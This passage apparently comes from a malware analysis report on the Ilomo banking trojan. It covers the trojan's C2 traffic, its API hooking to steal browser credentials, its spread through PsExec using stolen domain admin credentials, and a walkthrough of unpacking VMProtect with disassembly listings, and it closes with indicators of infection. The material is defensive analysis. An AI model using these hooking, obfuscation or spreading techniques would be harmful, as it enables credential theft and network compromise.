


Fig 3.2: *Keep alive – Response Type 1*

The first is the type of response shown above, which is repeated at regular intervals and appears to verify that either the server or the malware is still active. In these responses the area highlighted above in the red box is always the same.

The second type of response is different from the first, despite responding to the same HTTP POST request. It also consists of 48 characters, however only some of these are the same between communications – the first 40 bytes do not change (highlighted in red box below), but the last 8 bytes (blue box) are different in each round of communication.




Fig 3.3: *Ilomo Connection – 2nd type*

After the initial setup of the Gateslist, the malware next hooks the following Windows Wininet and Urlmon APIs, patching the calls so that they point to the malware's own code:

WININET.HttpOpenRequestA
WININET.HttpSendRequestA
WININET.InternetCloseHandle
WININET.InternetConnectA
WININET.InternetOpenA
WININET.InternetQueryDataAvailable
WININET.InternetQueryOptionA
WININET.InternetReadFile
WININET.InternetReadFileExA
urlmon.772C4BBF
urlmon.772C4BDD
urlmon.772C4BFB

The result of this patching is that the malware can track everything that the user types into a browser on the infected machine (passwords, logins etc). The malware, in turn, monitors all internet traffic looking for access to any of the defined list of sites to monitor (banking site, email, etc). Once found, this information is sent back to the malware's server, and the malware returns to monitoring the internet traffic. In the figure below note all of the encrypted information being passed to the server in the **b** parameter – this information is the result of accessing a temporary Hotmail account that we set up as part of our investigation.




Fig 3.4: *User information being sent to the malware server*

This theft of information is in fact Ilomo's entire purpose of existence – gathering login credentials and other sensitive information and sending it back to the criminals behind the malware, where it will no doubt quickly appear for sale in the malware underground.




Fig 3.5: *Injected Code*

VMPROTECT OBFUSCATOR

Background Information

Ilomo is one of several malware families to use VMProtect to protect its code from reverse engineering. In this section we will describe the method of protection that VMProtect uses. VMProtect is a commercially available product made to defend any executable from reverse engineering. It is available from the company's website at http://www.vmprotect.ru/ . Although the original intent is to deter pirates and crackers from altering and reversing software, malware writers also use it to protect their creations and prevent AV companies from analyzing them.

It is worth noting that the analysis below is mostly carried out on an older version of VMProtect (at time of writing version 1.81 was the most recent). The overall approach used by VMProtect has been similar through different versions, but they have constantly added significant changes to their anti-reverse engineering techniques.

Technical Information

Main VMProtect Executable

VMProtect modifies the content of a binary file in a way such that it is impossible to recover the original content. It does this by converting x86 code to a proprietary byte code. When the protected file is run, VMProtect creates a virtual machine (VM) manager that reads the byte code and executes it one instruction after another. It is similar to a .NET executable with the main difference that a VMProtected executable includes the byte code interpreter and doesn't rely on external DLLs, as the .NET framework does.

The main function of any protected EXE is the dispatcher. This piece of code reads each byte code instruction and calls the corresponding function. It does this by using a dispatch table that lists the address of the functions that handle each opcode. The list looks like this:

```
Opcode01 dd Function_01
Opcode02 dd Function_02
…
OpcodeFF dd Function_FF
```

```
CODE:0040872A Dispatch_Table dd offset loc_40D88A
CODE:0040872E dd offset loc_41E27A
CODE:00408732 dd offset loc_41DDC3
CODE:00408736 dd offset loc_40D892
CODE:0040873A dd offset loc_40767A
CODE:0040873E dd offset loc_40D920
CODE:00408742 dd offset loc_4084AD
CODE:00408746 dd offset loc_408434
CODE:0040874A dd offset loc_40D2B1
CODE:0040874E dd offset loc_41DDBA
CODE:00408752 dd offset loc_4067CA
CODE:00408756 dd offset loc_404A94
CODE:0040875A dd offset loc_40D293
CODE:0040875E dd offset loc_404A4F
CODE:00408762 dd offset loc_40D918
CODE:00408766 dd offset loc_404A5F
CODE:0040876A dd offset loc_40D8EE
CODE:0040876E dd offset loc_4084C9
CODE:00408772 dd offset loc_40D29B
CODE:00408776 dd offset loc_404A68
CODE:0040877A dd offset loc_41ED06
CODE:0040877E dd offset loc_404A3A
CODE:00408782 dd offset loc_403F6A
```

Fig 4.1: *Dispatch Table*

The VMProtect opcodes range from 0x00 to 0xFF with some of them pointing to the same function. VMProtect assembly instructions will map to different opcodes in each protected executable. While an instruction such as "push reg1" might have an opcode 0x42 in one EXE, it may have 0x15 in another.

A very basic dispatcher looks like this:

```
CODE:00403FC0 Change_Program_Flow:
CODE:00403FC0
CODE:00403FC0 pushf
CODE:00403FC1 pusha
CODE:00403FC2 push    0
CODE:00403FC7 mov     esi, [esp+28h]
CODE:00403FCB mov     ecx, 40h
CODE:00403FD0 call    ManageMemory
CODE:00403FD5 mov     edi, eax
CODE:00403FD7 cld
CODE:00403FD8 add     esi, [esp]
CODE:00403FDB
CODE:00403FDB Dispatch_:
CODE:00403FDB
CODE:00403FDB lodsb
CODE:00403FDC movzx   eax, al
CODE:00403FDF jmp     Dispatch_Table[eax*4]
```

Fig 4.2: *Dispatcher Table*

The VMProtect instruction set has different features than normal x86 instructions. For instance, the VM creates sixteen virtual registers in the heap, and there are certain instructions that deal with them specifically. These sixteen special registers are used as intermediate storage instead of the normal CPU registers. The VM is also stack-based, so it stores and retrieves information from the stack as normal. In addition, it uses a second stack, internally pointed to by the ebp instruction.

An important feature of the VM is the way it calls the Windows API. During the VM initialization, the Import Address Table (IAT) is filled out as expected, however this IAT is not used normally. In order to call the APIs, the byte code retrieves the required API addresses from the IAT and pushes it to the stack. It then executes a special “ret” instruction, causing execution to leave the virtual machine and call the Windows API.

The return address of the API call will be at the instruction following the “ret”, which must be an x86 instruction. This x86 instruction is responsible for pushing the location of the next byte code instruction onto the stack, before passing control to a Program_Flow_Change function, which continues interpreting the VM byte code. An example of an API call is show below:

```
[mov reg5, offset IAT_CloseHandle]        <- VM byte code
[push reg5]                               <- VM byte code
[ret]                                     <- VM byte code
Push next_instruction                     <-x86 code
Call Program_Flow_Change                  <- x86 code
Next_instruction:
[mov reg2, reg8]                          <- VM byte code
```

NOTE: This example is from an older version of VMProtect. In recent versions, a lot of garbage instructions are included.

A result of this technique is that the VM byte code is interspersed by x86 instructions, which manage the flow of the program. As a hint of what the program does we can always inspect the IAT, which as usual, enumerates the functions that will be eventually called. However, we will not be able to see clearly when each function is called and what its parameters are. The malware authors can also include other dummy functions that are never called.

```
CODE:00404856 db 0DDh ; Ý
CODE:00404857 db  91h ; '
CODE:00404858 db 0D1h ; Ñ
CODE:00404859 db  8Dh ; 
CODE:0040485A db  49h ; I
CODE:0040485B db    0
CODE:0040485C ; ---------------------------------
CODE:0040485C push    offset unk_42EA2D
CODE:00404861 jmp     Change_Program_Flow
CODE:00404861 ; ---------------------------------
CODE:00404866 db    3
CODE:00404867 db 0ABh ; «
CODE:00404868 db  36h ; 6
CODE:00404869 db  69h ; i
CODE:0040486A db    7
CODE:0040486B ; ---------------------------------
CODE:0040486B push    offset unk_42EB5A
CODE:00404870 jmp     Change_Program_Flow
CODE:00404870 ; ---------------------------------
CODE:00404875 db 0D6h ; Ö
CODE:00404876 db  3Fh ; ?
CODE:00404877 db  37h ; 7
CODE:00404878 db  30h ; 0
CODE:00404879 db  25h ; %
CODE:0040487A db 0C4h ; Ä
CODE:0040487B db  91h ; '
CODE:0040487C db 0CCh ; Ì
CODE:0040487D db 0CCh ; Ì
CODE:0040487E db 0CCh ; Ì
CODE:0040487F db 0CCh ; Ì
CODE:00404880 ; ---------------------------------
CODE:00404880 push    offset unk_45FB22
CODE:00404885 jmp     Change_Program_Flow
CODE:00404885 ; ---------------------------------
CODE:0040488A unk_40488A db  52h ; R
CODE:0040488B db    2
```

Fig 4.3: *Example VM Byte code – Note the flow change instructions*

An additional technique used by VMProtect is to add large amounts of garbage code between useful sections, slowing down the process of static analysis as the analyst needs to sift through all of the code to identify the useful pieces. Another main problem encountered during analysis is the complete lack of a disassembler for the VM byte code. As a result, in order to see what the code is doing, we need to trace the virtual machine dispatcher, and to select each VM byte code instruction and deal with it separately.

This problem is magnified by the addition of garbage instructions deliberately added to the VM byte code. If we trace each individual VM byte code instruction, it will take some time to reach the useful ones among all the garbage. According to a study made by Sophos[vi], a simple 12 instruction program becomes 200 byte code instructions in the final protected EXE. That's an average of over 15 garbage instructions for each real one.

In considering detection of such a protection system, there is an additional piece of information to keep in mind. The final protected code is a mixture of data, code and byte code all put together. This is what a normal VMProtect EXE might look like:


[byte code instructions]
Some opcode handlers
Change_Program_Flow function
Dispatch function
[byte code instructions]
Some opcode handlers
[byte code instructions]

Dispatch Table
Some opcode handlers
[byte code instructions]
ManageMemory function
[byte code instructions]
Import Table
Encrypted Data
[byte code instructions]

External Obfuscator

A final consideration is that most observed VMProtected files are in turn protected by an additional encryption layer. As such a quick glance at the executable will not observe tell-tale signs of a VMProtected file (such as the presence of sections named .vmp0, .vmp1, .vmp2 in recent versions, or .code and .data in older version)

This additional decryption routine has some protection features that can make it difficult to bypass. First, it includes a large amount of garbage instructions. The flow of the program is also constantly interrupted by unnecessary jumps and fake calls in order to increase the difficulty of tracing the code. The decryption function uses a fake import table that mentions a multitude of useless API calls that are never actually called.



```
.text:0040167C movsx   cx, dl
.text:00401680 setl    dh
.text:00401683 push    esi
.text:00401684 neg     dh
.text:00401686 test    ch, 45h
.text:00401689 mov     eax, ds:CheckDlgButton
.text:0040168E shrd    si, sp, 9
.text:00401693 setnle  cl
.text:00401696 bts     dx, 4
.text:0040169B inc     cx
.text:0040169E mov     ecx, ds:EmptyClipboard
.text:004016A4 shl     si, cl
.text:004016A7 pushf
.text:004016A8 rol     dh, 6
.text:004016AB cmc
.text:004016AC mov     edx, eax
.text:004016AE push    [esp+8+var_8]
.text:004016B1 btc     si, 0Fh
.text:004016B6 shl     esi, cl
.text:004016B8 xor     edx, 0F683h
.text:004016BE sub     si, 542Dh
.text:004016C3 sub     edx, 6A78h
.text:004016C9 clc
.text:004016CA sal     si, 7
.text:004016CE xor     edx, 9363h
.text:004016D4 stc
.text:004016D5 bts     si, bp
.text:004016D9 sal     esi, cl
.text:004016DB add     edx, ecx
.text:004016DD pop     esi
.text:004016DE rcr     si, cl
.text:004016E1 rol     esi, 18h
.text:004016E4 adc     si, di
.text:004016E7 lea     edx, [edx+eax-7F86h]
.text:004016EE sal     si, 4
.text:004016F2 xor     al, 17h
.text:004016F4 xor     edx, 1B58h
.text:004016FA shr     si, cl
.text:004016FD shld    eax, ebp, cl
.text:00401700 ror     ah, 1
```

Fig 4.5: *Decryption Code*

In order to defeat this extra encryption layer, we need to find the actual decryption loop. We noticed that this is usually located right after a call allocating memory via VirtualAlloc. To place a breakpoint there, we have to go to the import table of the EXE. Note the amount of entries in the table, but very few are actually called. What follows is one such an import table, where we need to locate VirtualAlloc:

Fig 4.6: *VMProtect external encryption – Import Address Table (IAT)*

If we place a breakpoint on the VirtualAlloc code from Microsoft, we'll be able to run it to the end and go back to the program – and this is where the main decryption loop normally begins. Note how the highlighted instructions are from the loop, the rest are just garbage instructions.




Fig 4.7: *External Decryption Loop*

If we trace this code, we'll be able to read the real decryption loop from the rest of garbage code. This is the rest of the loop, which is a plain XOR cipher with a changing key:




Fig 4.8: *External Decryption Loop – XOR Key*

Once we locate where the condition for the end of the loop is, we can add a breakpoint and let it decrypt the rest of the code:




Fig 4.9: *External Decryption Loop – End of loop*

A few lines after this, we'll be able to find the final ret instruction that jmps forward to the decrypted code:

```
.rdata:00478220 loc_478220:                                   ; C(
.rdata:00478220 db      66h
.rdata:00478220 bswap   eax
.rdata:00478223 pusha
.rdata:00478224 movsx   eax, cl
.rdata:00478227 mov     eax, [ebp-4]
.rdata:0047822A pushf
.rdata:0047822B mov     [esp-18h+arg_34], offset loc_471454
.rdata:00478233 pushf
.rdata:00478234 mov     [esp-14h+arg_30], eax
.rdata:00478238 push    12E621AEh
.rdata:0047823D push    [esp-10h+arg_C]
.rdata:00478240 push    [esp-0Ch+arg_30]
.rdata:00478244 retn    2Ch
.rdata:00478244 ; END OF FUNCTION CHUNK FOR sub_470E4A
```

Fig 4.10: *External Decryption Loop – Final Jump to VMProtect Code*

After this “ret” is executed – we will arrive at the actual VMProtected file itself.

Additional Information

On 6 April 2009 an announcement was made by VMProtect on their website stating that they were open to communication with antivirus vendors. New versions of VMProtect (version 1.8 onwards) have added two signatures to protected files:

1. A signature identifying the file as using VMProtect
2. A signature of the owner of the VMProtect license

By sending a malware sample to virus@vmpsoft.com , VMProtect’s creators will send back the second signature above. While this is a good move by Vmpsoft (the company behind VMProtect), there still remain a number of issues from our perspective:

- These signatures are not available on earlier versions of VMProtect, and there is nothing to stop malware authors using these instead of the newer versions.
- It is unclear how Vmpsoft manage their licensing.
- There are also no SLAs or guarantees of response times when sending samples for analysis
- Vmpsoft offer only the signature for the file (which can also be determined from standard analysis), they do not offer to give the identity of the malware authors, nor do they offer to give a non-obfuscated version of the binary.

PROPAGATION OF ILOMO

Ilomo's main method to infect a network is to first install itself on a single machine via Web based exploits. The domains and IPs used by Ilomo have also been associated with other web threats, most notably Gumblar. In our testing we did not observe Ilomo having any mass-mailing capabilities.

Once the first host on the network is compromised Ilomo can download the tool PSExec onto the system, in order to compromise other hosts on the network. PSExec[vii] is a tool available freely from Microsoft. This is an official description of the tool:

> PsExec is a light-weight telnet-replacement that lets you execute processes on other systems, complete with full interactivity for console applications, without having to manually install client software. PsExec's most powerful uses include launching interactive command-prompts on remote systems and remote-enabling tools like IpConfig that otherwise do not have the ability to show information about remote systems.

The malware then uses domain administrator credentials (either already stolen by the Trojan, or from the domain admin having logged onto the infected machine) along with PSExec to copy itself to other machines on the network.

Each Ilomo node can also act as a proxy server, allowing the malware gang behind Ilomo to route connections through infected machines, which helps hide their activity when logging into any stolen accounts.

ILOMO SYMPTOMS

The following page summarizes a list of key symptoms that identify a system as most likely being infected by the Ilomo malware:

REGISTRY KEYS:

- **HKCU\Software\Microsoft\Internet Explorer\Settings\GID**
- **HKCU\Software\Microsoft\Internet Explorer\Settings\Gateslist**
- **HKCU\Software\Microsoft\Internet Explorer\Settings**
  - Values **"KeyE", "Key_M", "M00", "M01", "M02", "M03", "M04", "M05", "M06"** including binary data

SYSTEM BEHAVIOR:

- **Hidden Internet Explorer Window**
- **Wininet and Urlmon API hooking**
  - WININET.HttpOpenRequestA
  - WININET.HttpSendRequestA
  - WININET.InternetCloseHandle
  - WININET.InternetConnectA
  - WININET.InternetOpenA
  - WININET.InternetQueryDataAvailable
  - WININET.InternetQueryOptionA
  - WININET.InternetReadFile
  - WININET.InternetReadFileExA
  - urlmon.772C4BBF
  - urlmon.772C4BDD
  - urlmon.772C4BFB
- **Sysinternals PSExec is dropped on the machine**

NETWORK BEHAVIOR:

- **Encrypted HTTP traffic to addresses such as [IP ADDRESS]/M1JJ9znqqoFqAKpy**
  - Uses POST parameters "o", "s" and "b"

For people actually reverse engineering a suspicious binary file, the following are also key characteristics that indicate the sample may be a member of the Ilomo family.

STRINGS:

